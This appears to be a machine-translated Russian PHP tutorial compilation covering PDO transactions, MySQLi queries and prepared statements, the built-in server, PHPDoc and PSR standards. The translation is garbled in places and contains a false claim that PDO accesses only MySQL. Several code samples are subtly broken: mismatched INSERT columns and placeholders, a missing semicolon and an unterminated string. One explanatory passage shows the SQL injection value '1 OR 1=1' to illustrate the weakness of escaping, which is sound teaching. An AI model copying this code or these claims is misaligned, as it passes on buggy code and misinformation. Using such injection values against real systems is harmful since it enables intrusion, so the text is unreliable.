базы данных. Один из названных `orders` с поля `order_id` , `name` , `address` , `telephone` и `created_at` . А второй - `orders_products` с поля `order_id` , `product_id` и `quantity` . Первая таблица содержит **метаданные** порядка, а вторая - фактические **продукты** , которые были заказаны.

Вставка нового заказа в базу данных

Чтобы вставить новый заказ в базу данных, вам нужно сделать две вещи. Сначала вам нужно `INSERT` новую запись в таблицу `orders` которая будет содержать **метаданные** заказа (`name` , `address` и т. Д.). И тогда вам нужно `INSERT` одну запись в `orders_products` таблицу, для каждого из продуктов, которые включены в порядок.

Вы можете сделать это, выполнив что-то похожее на следующее:

```
// Insert the metadata of the order into the database
$preparedStatement = $db->prepare(
    'INSERT INTO `orders` (`name`, `address`, `telephone`, `created_at`)
     VALUES (:name, :address, :telephone, :created_at)'
);

$preparedStatement->execute([
    'name' => $name,
    'address' => $address,
    'telephone' => $telephone,
    'created_at' => time(),
]);

// Get the generated `order_id`
$orderId = $db->lastInsertId();

// Construct the query for inserting the products of the order
$insertProductsQuery = 'INSERT INTO `orders_products` (`order_id`, `product_id`, `quantity`)
VALUES';

$count = 0;
foreach ( $products as $productId => $quantity ) {
    $insertProductsQuery .= ' (:order_id' . $count . ', :product_id' . $count . ', :quantity'
. $count . ')';

    $insertProductsParams['order_id' . $count] = $orderId;
    $insertProductsParams['product_id' . $count] = $productId;
    $insertProductsParams['quantity' . $count] = $quantity;

    ++$count;
}

// Insert the products included in the order into the database
$preparedStatement = $db->prepare($insertProductsQuery);
$preparedStatement->execute($insertProductsParams);
```

Это отлично подойдет для вставки нового заказа в базу данных, пока не произойдет что-то неожиданное и по какой-то причине второй запрос `INSERT` завершится с ошибкой. Если это произойдет, вы получите новый порядок внутри таблицы `orders` , в котором не будет связанных с ним продуктов. К счастью, исправление очень просто, все, что вам нужно сделать, - это сделать запросы в виде одной транзакции базы данных.

Вставка нового заказа в базу данных с транзакцией

Чтобы начать транзакцию с использованием `PDO` все, что вам нужно сделать, это вызвать метод `beginTransaction` прежде чем выполнять какие-либо запросы в вашей базе данных. Затем вы производите любые изменения, которые вы хотите использовать, выполняя запросы `INSERT` и / или `UPDATE` . И, наконец, вы вызываете метод `commit` объекта `PDO` чтобы изменения были постоянными. Пока вы не назовете метод `commit` каждое изменение, которое вы сделали с вашими данными до этого момента, еще не является постоянным, и его можно легко вернуть, просто вызвав метод `rollback` объекта `PDO` .

В следующем примере показано использование транзакций для вставки нового заказа в базу данных, при одновременном обеспечении согласованности данных. Если один из двух запросов не удался, все изменения будут отменены.

```
// In this example we are using MySQL but this applies to any database that has support for
transactions
$db = new PDO('mysql:host=' . $host . ';dbname=' . $dbname . ';charset=utf8', $username,
$password);

// Make sure that PDO will throw an exception in case of error to make error handling easier
$db->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);

try {
    // From this point and until the transaction is being committed every change to the
database can be reverted
    $db->beginTransaction();

    // Insert the metadata of the order into the database
    $preparedStatement = $db->prepare(
        'INSERT INTO `orders` (`order_id`, `name`, `address`, `created_at`)
         VALUES (:name, :address, :telephone, :created_at)'
    );

    $preparedStatement->execute([
        'name' => $name,
        'address' => $address,
        'telephone' => $telephone,
        'created_at' => time(),
    ]);

    // Get the generated `order_id`
    $orderId = $db->lastInsertId();

    // Construct the query for inserting the products of the order
    $insertProductsQuery = 'INSERT INTO `orders_products` (`order_id`, `product_id`,
`quantity`) VALUES';

    $count = 0;
    foreach ( $products as $productId => $quantity ) {
        $insertProductsQuery .= ' (:order_id' . $count . ', :product_id' . $count . ',
:quantity' . $count . ')';

        $insertProductsParams['order_id' . $count] = $orderId;
        $insertProductsParams['product_id' . $count] = $productId;
        $insertProductsParams['quantity' . $count] = $quantity;
```

```
        ++$count;
    }

    // Insert the products included in the order into the database
    $preparedStatement = $db->prepare($insertProductsQuery);
    $preparedStatement->execute($insertProductsParams);

    // Make the changes to the database permanent
    $db->commit();
}
catch ( PDOException $e ) {
    // Failed to insert the order into the database so we rollback any changes
    $db->rollback();
    throw $e;
}
```

PDO: получить количество затронутых строк по запросу

Мы начинаем с `$db` , экземпляра класса PDO. После выполнения запроса мы часто хотим определить количество строк, на которые оно повлияло. Метод `rowCount() PDOStatement` будет работать красиво:

```
$query = $db->query("DELETE FROM table WHERE name = 'John'");
$count = $query->rowCount();

echo "Deleted $count rows named John";
```

ПРИМЕЧАНИЕ. Этот метод следует использовать только для определения количества строк, на которые влияют операторы INSERT, DELETE и UPDATE. Хотя этот метод может работать и для операторов SELECT, он не является согласованным во всех базах данных.

PDO :: lastInsertId ()

Вы часто можете найти необходимость получения значения с добавочным значением для автоматической инкреции для строки, которую вы только что вставили в таблицу базы данных. Вы можете добиться этого с помощью метода lastInsertId ().

```
// 1. Basic connection opening (for MySQL)
$host = 'localhost';
$database = 'foo';
$user = 'root'
$password = '';
$dsn = "mysql:host=$host;dbname=$database;charset=utf8";
$pdo = new PDO($dsn, $user, $password);

// 2. Inserting an entry in the hypothetical table 'foo_user'
$query = "INSERT INTO foo_user(pseudo, email) VALUES ('anonymous', 'anonymous@example.com')";
$query_success = $pdo->query($query);

// 3. Retrieving the last inserted id
$id = $pdo->lastInsertId(); // return value is an integer
```

В postgresql и oracle существует КОДИРОВАНИЕ ВОЗВРАЩЕНИЯ, которое возвращает

указанные столбцы вставленных / модифицированных строк. Здесь пример для вставки одной записи:

```
// 1. Basic connection opening (for PGSQL)
$host = 'localhost';
$database = 'foo';
$user = 'root'
$password = '';
$dsn = "pgsql:host=$host;dbname=$database;charset=utf8";
$pdo = new PDO($dsn, $user, $password);

// 2. Inserting an entry in the hypothetical table 'foo_user'
$query = "INSERT INTO foo_user(pseudo, email) VALUES ('anonymous', 'anonymous@example.com')
RETURNING id";
$statement = $pdo->query($query);

// 3. Retrieving the last inserted id
$id = $statement->fetchColumn();  // return the value of the id column of the new row in
foo_user
```

Прочитайте PDO онлайн: https://riptutorial.com/ru/php/topic/5828/pdo

глава 9: PHP MySQLi

Вступление

Интерфейс `mysqli` является улучшением (это означает расширение MySQL Improvement) интерфейса `mysql` , которое устарело в версии 5.5 и удалено в версии 7.0. Расширение mysqli, или, как его иногда называют, улучшенное расширение MySQL, было разработано для использования новых функций, обнаруженных в версиях MySQL версии 4.1.3 и новее. Расширение mysqli включено в версии PHP 5 и более поздних версий.

замечания

Характеристики

Интерфейс mysqli имеет ряд преимуществ: ключевые улучшения над расширением mysql:

- Объектно-ориентированный интерфейс
- Поддержка подготовленных заявлений
- Поддержка нескольких заявлений
- Поддержка транзакций
- Расширенные возможности отладки
- Поддержка встроенного сервера

Он имеет двойной интерфейс : более старый, процедурный стиль и новый, объектно-ориентированный стиль программирования (ООП) . Устаревший `mysql` имел только процедурный интерфейс, поэтому объектно-ориентированный стиль часто предпочтителен. Тем не менее, новый стиль также благоприятен из-за мощности ООП.

альтернативы

Альтернативой интерфейсу `mysqli` для доступа к базам данных является новый интерфейс PHP Data Objects (PDO) . Это имеет только программирование в стиле ООП и может иметь доступ только к базам данных MySQL.

Examples

MySQLi connect

Объектно-ориентированный стиль

Подключение к серверу

```
$conn = new mysqli("localhost","my_user","my_password");
```

Установите базу данных по умолчанию: `$conn->select_db("my_db");`

Подключение к базе данных

```
$conn = new mysqli("localhost","my_user","my_password","my_db");
```

Процедурный стиль

Подключение к серверу

```
$conn = mysqli_connect("localhost","my_user","my_password");
```

Задайте базу данных по умолчанию: `mysqli_select_db($conn, "my_db");`

Подключение к базе данных

```
$conn = mysqli_connect("localhost","my_user","my_password","my_db");
```

Проверить подключение к базе данных

Объектно-ориентированный стиль

```
if ($conn->connect_errno > 0) {
    trigger_error($db->connect_error);
} // else: successfully connected
```

Процедурный стиль

```
if (!$conn) {
   trigger_error(mysqli_connect_error());
} // else: successfully connected
```

Запрос MySQLi

Функция `query` принимает действительную строку SQL и выполняет ее непосредственно против соединения с базой данных `$conn`

Объектно-ориентированный стиль

```
$result = $conn->query("SELECT * FROM `people`");
```

Процедурный стиль

```
$result = mysqli_query($conn, "SELECT * FROM `people`");
```

ВНИМАНИЕ

Общей проблемой здесь является то, что люди просто выполняют запрос и ожидают его работы (т. E. Возвращают объект mysqli_stmt). Поскольку эта функция принимает только строку, вы сначала создаете запрос. Если в SQL вообще имеются ошибки, компилятор MySQL завершится неудачно, и **в этот момент эта функция вернет `false` .**

```
$result = $conn->query('SELECT * FROM non_existent_table'); // This query will fail
$row = $result->fetch_assoc();
```

Вышеприведенный код генерирует ошибку `E_FATAL` потому что `$result` является `false` , а не объектом.

PHP Неустранимая ошибка: вызов функции-члена fetch_assoc () для не-объекта

Процедурная ошибка похожа, но не фатальная, потому что мы просто нарушаем ожидания функции.

```
$row = mysqli_fetch_assoc($result); // same query as previous
```

Вы получите следующее сообщение от PHP

mysqli_fetch_array () ожидает, что параметр 1 будет mysqli_result, boolean given

Вы можете избежать этого, выполнив сначала тест

```
if($result) $row = mysqli_fetch_assoc($result);
```

Цикл через результаты MySQLi

PHP позволяет легко получать данные из ваших результатов и перебирать их с помощью инструкции `while` . Когда он не может получить следующую строку, он возвращает `false` , и ваш цикл завершается. Эти примеры работают с

- mysqli_fetch_assoc - Ассоциативный массив с именами столбцов в виде ключей
- mysqli_fetch_object - объект `stdClass` с именами столбцов в качестве переменных
- mysqli_fetch_array - ассоциативный и числовой массив (могут использовать аргументы для получения того или другого)
- mysqli_fetch_row - числовой массив

Объектно-ориентированный стиль

```
while($row = $result->fetch_assoc()) {
    var_dump($row);
```

```
}
```

Процедурный стиль

```
while($row = mysqli_fetch_assoc($result)) {
    var_dump($row);
}
```

Чтобы получить точную информацию из результатов, мы можем использовать:

```
while ($row = $result->fetch_assoc()) {
    echo 'Name and surname: '.$row['name'].' '.$row['surname'].'<br>';
    echo 'Age: '.$row['age'].'<br>'; // Prints info from 'age' column
}
```

Закрыть соединение

Когда мы закончим запрос к базе данных, рекомендуется закрыть соединение, чтобы освободить ресурсы.

Объектно-ориентированный стиль

```
$conn->close();
```

Процедурный стиль

```
mysqli_close($conn);
```

Примечание . Соединение с сервером будет закрыто, как только выполнение скрипта закончится, если оно не будет закрыто ранее, явно вызвав функцию закрытия соединения.

Случай использования. Если наш скрипт имеет достаточную сумму обработки для выполнения после получения результата и получил полный набор результатов, мы обязательно должны закрыть соединение. Если бы мы этого не сделали, существует вероятность того, что сервер MySQL достигнет предела соединения, когда веб-сервер находится в тяжелом режиме.

Подготовленные утверждения в MySQLi

Пожалуйста, прочитайте раздел «Предотвращение SQL-инъекции с параметризованными запросами» для полного обсуждения того, почему подготовленные операторы помогают защитить ваши SQL- запросы от атак SQL Injection

Здесь переменная `$conn` - это объект MySQLi. См. Пример подключения MySQLi для получения более подробной информации.

Для обоих примеров предположим, что `$sql`

```
$sql = "SELECT column_1
    FROM table
    WHERE column_2 = ?
        AND column_3 > ?";
```

`?` представляет значения, которые мы предоставим позже. Обратите внимание, что нам не нужны котировки для заполнителей, независимо от типа. Мы также можем предоставить только заполнители в частях данных запроса, то есть `SET` , `VALUES` и `WHERE` . Вы не можете использовать заполнители в частях `SELECT` или `FROM` .

Объектно-ориентированный стиль

```
if ($stmt = $conn->prepare($sql)) {
  $stmt->bind_param("si", $column_2_value, $column_3_value);
  $stmt->execute();

  $stmt->bind_result($column_1);
  $stmt->fetch();
  //Now use variable $column_1 one as if it were any other PHP variable
  $stmt->close();
}
```

Процедурный стиль

```
if ($stmt = mysqli_prepare($conn, $sql)) {
  mysqli_stmt_bind_param($stmt, "si", $column_2_value, $column_3_value);
  mysqli_stmt_execute($stmt);
  // Fetch data here
  mysqli_stmt_close($stmt);
}
```

Первый параметр `$stmt->bind_param` или второй параметр `mysqli_stmt_bind_param` определяется типом данных соответствующего параметра в SQL-запросе:

параметр	Тип данных связанного параметра
`i`	целое число
`d`	двойной
`s`	строка
`b`	капля

Ваш список параметров должен быть в порядке, указанном в вашем запросе. В этом примере `si` означает, что первый параметр *(`column_2 = ?`)* Является строкой, а второй параметр *(`column_3 > ?`)* Является целым числом.

Сведения о получении данных см. В разделе Как получить данные из подготовленного оператора

Исключение строк

Экранирование строк - это более старый (**и менее безопасный**) способ обеспечения безопасности данных для вставки в запрос. Он работает с использованием функции MySQL mysql_real_escape_string () для обработки и дезинфекции данных (другими словами, PHP не выполняет экранирование). API MySQLi обеспечивает прямой доступ к этой функции

```
$escaped = $conn->real_escape_string($_GET['var']);
// OR
$escaped = mysqli_real_escape_string($conn, $_GET['var']);
```

На данный момент у вас есть строка, которую MySQL считает безопасной для использования в прямом запросе

```
$sql = 'SELECT * FROM users WHERE username = "' . $escaped . '"';
$result = $conn->query($sql);
```

Так почему же это не так безопасно, как подготовленные заявления ? Есть способы обмануть MySQL для создания строки, которую он считает безопасным. Рассмотрим следующий пример

```
$id = mysqli_real_escape_string("1 OR 1=1");
$sql = 'SELECT * FROM table WHERE id = ' . $id;
```

`1 OR 1=1` не представляет данные, которые MySQL выйдет, но это все еще представляет SQL-инъекцию. Существуют и другие примеры, которые представляют собой места, где они возвращают небезопасные данные. Проблема заключается в том, что функция ускорения MySQL предназначена для **обеспечения соответствия данных синтаксису SQL** . Он НЕ предназначен для обеспечения того, чтобы **MySQL не мог путать пользовательские данные для инструкций SQL** .

Идентификатор ввода MySQLi

Получите последний идентификатор, сгенерированный запросом `INSERT` в таблице с столбцом AUTO_INCREMENT .

Объектно-ориентированный стиль

```
$id = $conn->insert_id;
```

Процедурный стиль

```
$id = mysqli_insert_id($conn);
```

Возвращает ноль, если ранее не было запроса на соединение, или если запрос не обновил значение AUTO_INCREMENT.

Вставить идентификатор при обновлении строк

Обычно оператор `UPDATE` не возвращает идентификатор вставки, поскольку идентификатор `AUTO_INCREMENT` возвращается только в том случае, когда новая строка была сохранена (или вставлена). Один из способов сделать обновления для нового идентификатора - использовать `INSERT ... ON DUPLICATE KEY UPDATE` для обновления.

Настройка для следующих примеров:

```
CREATE TABLE iodku (
    id INT AUTO_INCREMENT NOT NULL,
    name VARCHAR(99) NOT NULL,
    misc INT NOT NULL,
    PRIMARY KEY(id),
    UNIQUE(name)
) ENGINE=InnoDB;

INSERT INTO iodku (name, misc)
    VALUES
    ('Leslie', 123),
    ('Sally', 456);
Query OK, 2 rows affected (0.00 sec)
Records: 2  Duplicates: 0  Warnings: 0
+----+--------+------+
| id | name   | misc |
+----+--------+------+
|  1 | Leslie |  123 |
|  2 | Sally  |  456 |
+----+--------+------+
```

Случай IODKU, выполняющий «обновление» и `LAST_INSERT_ID()` извлекает соответствующий `id` :

```
$sql = "INSERT INTO iodku (name, misc)
    VALUES
    ('Sally', 3333)            -- should update
    ON DUPLICATE KEY UPDATE    -- `name` will trigger "duplicate key"
    id = LAST_INSERT_ID(id),
    misc = VALUES(misc)";
$conn->query($sql);
$id = $conn->insert_id;        -- picking up existing value (2)
```

Случай, когда IODKU выполняет «вставку», и `LAST_INSERT_ID()` извлекает новый `id` :

```
$sql = "INSERT INTO iodku (name, misc)
    VALUES
    ('Dana', 789)            -- Should insert
    ON DUPLICATE KEY UPDATE
    id = LAST_INSERT_ID(id),
    misc = VALUES(misc);
$conn->query($sql);
```

```
$id = $conn->insert_id;      -- picking up new value (3)
```

Результирующее содержимое таблицы:

```
SELECT * FROM iodku;
+----+--------+------+
| id | name   | misc |
+----+--------+------+
|  1 | Leslie |  123 |
|  2 | Sally  | 3333 |  -- IODKU changed this
|  3 | Dana   |  789 |  -- IODKU added this
+----+--------+------+
```

Отладка SQL в MySQLi

Таким образом, ваш запрос не удался (см. MySQLi connect для того, как мы создали `$conn`)

```
$result = $conn->query('SELECT * FROM non_existent_table'); // This query will fail
```

Как мы узнаем, что произошло? `$result` является `false` так что это не поможет. К счастью, connect `$conn` может рассказать нам, что MySQL рассказал нам об ошибке

```
trigger_error($conn->error);
```

или процедурный

```
trigger_error(mysqli_error($conn));
```

Вы должны получить ошибку, аналогичную

> Таблица «my_db.non_existent_table» не существует

Как получить данные из подготовленного заявления

Подготовленные заявления

См. Подготовленные операторы в MySQLi для подготовки и выполнения запроса.

Связывание результатов

Объектно-ориентированный стиль

```
$stmt->bind_result($forename);
```

Процедурный стиль

```
mysqli_stmt_bind_result($stmt, $forename);
```

Проблема с использованием `bind_result` заключается в том, что он требует, чтобы оператор указывал столбцы, которые будут использоваться. Это означает, что для выполнения вышеперечисленного запрос должен выглядеть так, как этот `SELECT forename FROM users` . Чтобы включить больше столбцов, просто добавьте их в качестве параметров в функцию `bind_result` (и убедитесь, что вы добавили их в SQL-запрос).

В обоих случаях мы присваиваем `forename` столбец в `$forename` переменной. Эти функции принимают столько аргументов, сколько столбцы, которые вы хотите назначить. Назначение выполняется только один раз, поскольку функция связывается по ссылке.

Затем мы можем выполнить петлю следующим образом:

Объектно-ориентированный стиль

```
while ($stmt->fetch())
    echo "$forename<br />";
```

Процедурный стиль

```
while (mysqli_stmt_fetch($stmt))
    echo "$forename<br />";
```

Недостатком этого является то, что вы должны сразу назначить множество переменных. Это затрудняет отслеживание больших запросов. Если у вас установлен MySQL Native Driver (`mysqlnd`) , все, что вам нужно сделать, это использовать get_result .

Объектно-ориентированный стиль

```
$result = $stmt->get_result();
```

Процедурный стиль

```
$result = mysqli_stmt_get_result($stmt);
```

С этим **гораздо** легче работать, потому что теперь мы получаем объект mysqli_result . Это тот же объект, что и mysqli_query . Это означает, что вы можете использовать регулярный цикл результатов для получения ваших данных.

Что делать, если я не могу установить `mysqlnd` ?

Если это так, то @Sophivorus вы покрыли этот удивительный ответ .

Эта функция может выполнять задачу `get_result` без ее установки на сервере. Он просто перебирает результаты и строит ассоциативный массив

```
function get_result(\mysqli_stmt $statement)
{
    $result = array();
    $statement->store_result();
    for ($i = 0; $i < $statement->num_rows; $i++)
    {
        $metadata = $statement->result_metadata();
        $params = array();
        while ($field = $metadata->fetch_field())
        {
            $params[] = &$result[$i][$field->name];
        }
        call_user_func_array(array($statement, 'bind_result'), $params);
        $statement->fetch();
    }
    return $result;
}
```

Затем мы можем использовать эту функцию для получения таких результатов, как если бы мы использовали `mysqli_fetch_assoc()`

```
<?php
$query = $mysqli->prepare("SELECT * FROM users WHERE forename LIKE ?");
$condition = "J%";
$query->bind_param("s", $condition);
$query->execute();
$result = get_result($query);

while ($row = array_shift($result)) {
    echo $row["id"] . ' - ' . $row["forename"] . ' ' . $row["surname"] . '<br>';
}
```

Он будет иметь такой же результат, как если бы вы использовали драйвер `mysqlnd` , за исключением того, что его не нужно устанавливать. Это очень полезно, если вы не можете установить указанный драйвер в своей системе. Просто реализуйте это решение.

Прочитайте PHP MySQLi онлайн: https://riptutorial.com/ru/php/topic/2784/php-mysqli

глава 10: php mysqli affected rows возвращает 0, когда он должен возвращать положительное целое число

Вступление

Этот скрипт предназначен для обработки устройств отчетности (IoT), когда устройство не авторизовано ранее (в таблице устройств в базе данных), я добавляю новое устройство в таблицу new_devices. Я запускаю запрос на обновление, и если action_rows возвращает <1, я вставляю.

Когда у меня есть новый отчет о устройстве, первый раз, когда $ stmt-> affected_rows запускает, он возвращает 0, последующие сообщения возвращают 1, затем 1, 0, 2, 2, 2, 0, 3, 3, 3, 3, 3, 3 , 0, 4, 0, 0, 6, 6, 6 и т. Д.

Как будто инструкция обновления не работает. Зачем?

Examples

PHP $ stmt-> affected_rows прерывно возвращается 0, когда он должен возвращать положительное целое число

```
<?php
    // if device exists, update timestamp
    $stmt = $mysqli->prepare("UPDATE new_devices SET nd_timestamp=? WHERE nd_deviceid=?");
    $stmt->bind_param('ss', $now, $device);
    $stmt->execute();
    //echo "Affected Rows: ".$stmt->affected_rows; // This line is where I am checking the
status of the update query.

    if ($stmt->affected_rows < 1){ // Because affected_rows sometimes returns 0, the insert
code runs instead of being skipped. Now I have many duplicate entries.

        $ins = $mysqli->prepare("INSERT INTO new_devices (nd_id,nd_deviceid,nd_timestamp)
VALUES (nd_id,?,?)");
        $ins -> bind_param("ss",$device,$now);
        $ins -> execute();
        $ins -> store_result();
        $ins -> free_result();
    }
?>
```

Прочитайте php mysqli affected rows возвращает 0, когда он должен возвращать положительное целое число онлайн: https://riptutorial.com/ru/php/topic/10705/php-mysqli-affected-rows-возвращает-0--когда-он-должен-возвращать-положительное-целое-число

глава 11: PHP Встроенный сервер

Вступление

Узнайте, как использовать встроенный сервер для разработки и тестирования вашего приложения без необходимости использования других инструментов, таких как xamp, wamp и т. Д.

параметры

колонка	колонка
-S	Скажите php, что мы хотим веб-сервер
<Имя хоста>: <порт>	Имя хоста и используемый порт.
-t	Общий каталог
<Имя файла>	Сценарий маршрутизации

замечания

Пример сценария маршрутизатора:

```
<?php
// router.php
if (preg_match('/\.(?:png|jpg|jpeg|gif)$/', $_SERVER["REQUEST_URI"])) {
    return false;    // serve the requested resource as-is.
}  //the rest of you code goes here.
```

Examples

Запуск встроенного сервера

```
php -S localhost:80
```

> PHP 7.1.7 Сервер разработки начался в пятницу 14 июля 15:11:05 2017
> Прослушивание по http: // localhost: 80
> Корень документа - C: \ projetos \ repgeral
> Нажмите Ctrl-C, чтобы выйти.

Это самый простой способ запустить PHP-сервер, который отвечает на запрос, отправленный на localhost в порт 80.

-S сообщает, что мы запускаем веб-сервер.

Локальный хост *: 80* указывает хост, на который мы отвечаем, и порт. Вы можете использовать другие комбинации:

- mymachine: 80 - будет прослушивать адрес mymachine и порт 80;
- 127.0.0.1:8080 - будет прослушивать адрес 127.0.0.1 и порт 8080;

встроенный сервер с конкретным каталогом и скриптом маршрутизатора

```
php -S localhost:80 -t project/public router.php
```

> PHP 7.1.7 Сервер разработки начался в Пт 14 июля 15:22:25 2017
> Прослушивание по http: // localhost: 80
> Корень документа - это / home / project / public
> Нажмите Ctrl-C, чтобы выйти.

Прочитайте PHP Встроенный сервер онлайн: https://riptutorial.com/ru/php/topic/10782/php-встроенный-сервер

глава 12: PHPDoc

Синтаксис

- @api
- @author [имя] [<адрес электронной почты]]
- @copyright <описание>
- @deprecated [<"Семантическая версия">] [: <"Семантическая версия">] [<description>]
- @example [URI] [<описание>]
- {@example [URI] [: <старт> .. <конец>]}
- @inheritDoc
- @internal
- {@internal [description]}}
- @license [<Идентификатор SPDX> | URI] [имя]
- @method [return "Type"] [name] (["Type"] [parameter], [...]) [description]
- @package [уровень 1] \ [уровень 2] \ [и т. д.]
- @param ["Тип"] [имя] [<описание>]
- @property ["Тип"] [имя] [<описание>]
- @return <"Тип"> [описание]
- @see [URI | "FQSEN"] [<description>]
- @since [<"Семантическая версия">] [<description>]
- @throws ["Type"] [<description>]
- @todo [описание]
- @uses [файл | "FQSEN"] [<description>]
- @var ["Type"] [element_name] [<description>]
- @version ["Семантическая версия"] [<description>]
- @filesource - включает текущий файл в результаты анализа phpDocumentor
- @link [URI] [<description>] - тег Link помогает определить отношение или ссылку между структурными элементами .

замечания

> «PHPDoc» - это раздел документации, в котором содержится информация об аспектах «Структурного элемента» - PSR-5

Аннотации PHPDoc - это комментарии, которые предоставляют метаданные обо всех типах структур в PHP. Многие популярные IDE настроены по умолчанию для использования аннотаций PHPDoc для обеспечения понимания кода и выявления возможных проблем до их возникновения.

Хотя аннотации PHPDoc не являются частью ядра PHP, в настоящее время они сохраняют статус проекта с PHP-FIG как PSR-5 .

Все аннотации PHPDoc содержатся в *DocBlocks* , которые демонстрируются несколькими *строками* с двумя звездочками:

```
/**
 *
 */
```

Полный проект стандартов PHP-FIG доступен на GitHub .

Examples

Добавление метаданных к функциям

Аннотации уровня функции помогают IDE идентифицировать возвращаемые значения или потенциально опасный код

```
/**
 * Adds two numbers together.
 *
 * @param Int $a First parameter to add
 * @param Int $b Second parameter to add
 * @return Int
 */
function sum($a, $b)
{
    return (int) $a + $b;
}

/**
 * Don't run me! I will always raise an exception.
 *
 * @throws Exception Always
 */
function dangerousCode()
{
    throw new Exception('Ouch, that was dangerous!');
}

/**
 * Old structures should be deprecated so people know not to use them.
 *
 * @deprecated
 */
function oldCode()
{
    mysql_connect(/* ... */);
}
```

Добавление метаданных в файлы

Метаданные уровня файла применяются ко всему коду внутри файла и должны быть размещены в верхней части файла:

```
<?php

/**
 * @author John Doe (jdoe@example.com)
 * @copyright MIT
 */
```

Наследование метаданных из родительских структур

Если класс расширяет другой класс и будет использовать одни и те же метаданные, предоставляя ему `@inheritDoc` простой способ использования одной и той же документации. Если несколько классов наследуются от базы, для детей, которые будут затронуты, необходимо изменить только базу.

```
abstract class FooBase
{
    /**
     * @param Int $a First parameter to add
     * @param Int $b Second parameter to add
     * @return Int
     */
    public function sum($a, $b) {}
}

class ConcreteFoo extends FooBase
{
    /**
     * @inheritDoc
     */
    public function sum($a, $b)
    {
        return $a + $b;
    }
}
```

Описание переменной

`@var` слово `@var` можно использовать для описания типа и использования:

- свойство класса
- локальная или глобальная переменная
- класс или глобальная константа

```
class Example {
    /** @var string This is something that stays the same */
    const UNCHANGING = "Untouchable";

    /** @var string $some_str This is some string */
    public $some_str;

    /**
     * @var array $stuff    This is a collection of stuff
     * @var array $nonsense These are nonsense
     */
```

```
    private $stuff, $nonsense;

    ...
}
```

Тип может быть одним из встроенных типов PHP или определяемым пользователем классом, включая пространства имен.

Имя переменной должно быть включено, но может быть опущено, если docblock применяется только к одному элементу.

Описание параметров

```
 /**
 * Parameters
 *
 * @param  int    $int
 * @param  string $string
 * @param  array  $array
 * @param  bool   $bool
 */
function demo_param($int, $string, $array, $bool)
{
}

 /**
 * Parameters - Optional / Defaults
 *
 * @param  int    $int
 * @param  string $string
 * @param  array  $array
 * @param  bool   $bool
 */
function demo_param_optional($int = 5, $string = 'foo', $array = [], $bool = false)
{
}

/**
 * Parameters - Arrays
 *
 * @param array          $mixed
 * @param int[]          $integers
 * @param string[]       $strings
 * @param bool[]         $bools
 * @param string[]|int[] $strings_or_integers
 */
function demo_param_arrays($mixed,$integers, $strings, $bools, $strings_or_integers)
{
}

/**
 * Parameters - Complex
 * @param array $config
 * <pre>
 * $params = [
 *         'hostname'     => (string) DB hostname. Required.
 *         'database'     => (string) DB name. Required.
```

```
 *         'username'     => (string) DB username. Required.
 * ]
 * </pre>
 */
function demo_param_complex($config)
{
}
```

Коллекции

PSR-5 предлагает форму новаций в стиле Generics для коллекций.

Синтаксис Generics

```
Type[]
Type<Type>
Type<Type[, Type]...>
Type<Type[|Type]...>
```

Значения в коллекции МОГУТ даже быть еще одним массивом и даже другой коллекцией.

```
Type<Type<Type>>
Type<Type<Type[, Type]...>>
Type<Type<Type[|Type]...>>
```

Примеры

```
<?php

/**
 * @var ArrayObject<string> $name
 */
$name = new ArrayObject(['a', 'b']);

/**
 * @var ArrayObject<int> $name
 */
$name = new ArrayObject([1, 2]);

/**
 * @var ArrayObject<stdClass> $name
 */
$name = new ArrayObject([
    new stdClass(),
    new stdClass()
]);

/**
 * @var ArrayObject<string|int|stdClass|bool> $name
 */
$name = new ArrayObject([
```

```
    'a',
    true,
    1,
    'b',
    new stdClass(),
    'c',
    2
]);

/**
 * @var ArrayObject<ArrayObject<int>> $name
 */
$name = new ArrayObject([
    new ArrayObject([1, 2]),
    new ArrayObject([1, 2])
]);

/**
 * @var ArrayObject<int, string> $name
 */
$name = new ArrayObject([
    1 => 'a',
    2 => 'b'
]);

/**
 * @var ArrayObject<string, int> $name
 */
$name = new ArrayObject([
    'a' => 1,
    'b' => 2
]);

/**
 * @var ArrayObject<string, stdClass> $name
 */
$name = new ArrayObject([
    'a' => new stdClass(),
    'b' => new stdClass()
]);
```

Прочитайте PHPDoc онлайн: https://riptutorial.com/ru/php/topic/1881/phpdoc

глава 13: PSR

Вступление

Рекомендация PSR (Рекомендация по стандартам PHP) представляет собой ряд рекомендаций, составленных вместе с FIG (Framework Interop Group).

«Идея группы состоит в том, чтобы представители проекта говорили об общих чертах между нашими проектами и находили способы совместной работы» - FIG FAQ

PSR могут находиться в следующих состояниях: Accepted, Review, Draft или Устаревшие.

Examples

PSR-4: автозагрузчик

PSR-4 является *принятой рекомендацией,* которая описывает стандарт для автозагрузки классов через имена файлов. Эта рекомендация рекомендуется в качестве альтернативы ранее (и теперь устаревшей) PSR-0 .

Полноценное имя класса должно соответствовать следующему требованию:

```
\<NamespaceName>(\<SubNamespaceNames>)*\<ClassName>
```

- Он ДОЛЖЕН содержать пространство имен поставщика верхнего уровня (например: `Alphabet`)
- Он МОЖЕТ содержать одно или несколько пространств имен (например: `Google\AdWord`)
- Он ДОЛЖЕН содержать имя `KeywordPlanner` класса (например: `KeywordPlanner`)

Таким образом, последним именем класса будет `Alphabet\Google\AdWord\KeywordPlanner` . Полноценное имя класса также должно перевести на полноценный путь к файлу, поэтому `Alphabet\Google\AdWord\KeywordPlanner` будет находиться в `[path_to_source]/Alphabet/Google/AdWord/KeywordPlanner.php`

Начиная с PHP 5.3.0, пользовательская функция автозагрузки может быть определена для загрузки файлов на основе шаблона пути и имени файла, который вы определяете.

```
# Edit your php to include something like:
spl_autoload_register(function ($class) { include 'classes/' . $class . '.class.php';});
```

Замена местоположения ('classes /') и расширение имени файла ('.class.php') со значениями, которые относятся к вашей структуре.

Менеджер пакетов Composer поддерживает PSR-4, что означает, что если вы следуете стандарту, вы можете автоматически загружать свои классы в свой проект с помощью автозагрузчика поставщика Composer.

```
# Edit the composer.json file to include
{
    "autoload": {
        "psr-4": {
            "Alphabet\\": "[path_to_source]"
        }
    }
}
```

Восстановить файл автозагрузки

```
$ composer dump-autoload
```

Теперь в вашем коде вы можете сделать следующее:

```
<?php

require __DIR__ . '/vendor/autoload.php';
$KeywordPlanner = new Alphabet\Google\AdWord\KeywordPlanner();
```

PSR-1: стандартный стандарт кодирования

PSR-1 является *принятой рекомендацией* и содержит базовую стандартную рекомендацию о том, как писать код.

- В нем описываются имена имен для классов, методов и констант.
- Это требует принятия рекомендаций PSR-0 или PSR-4.
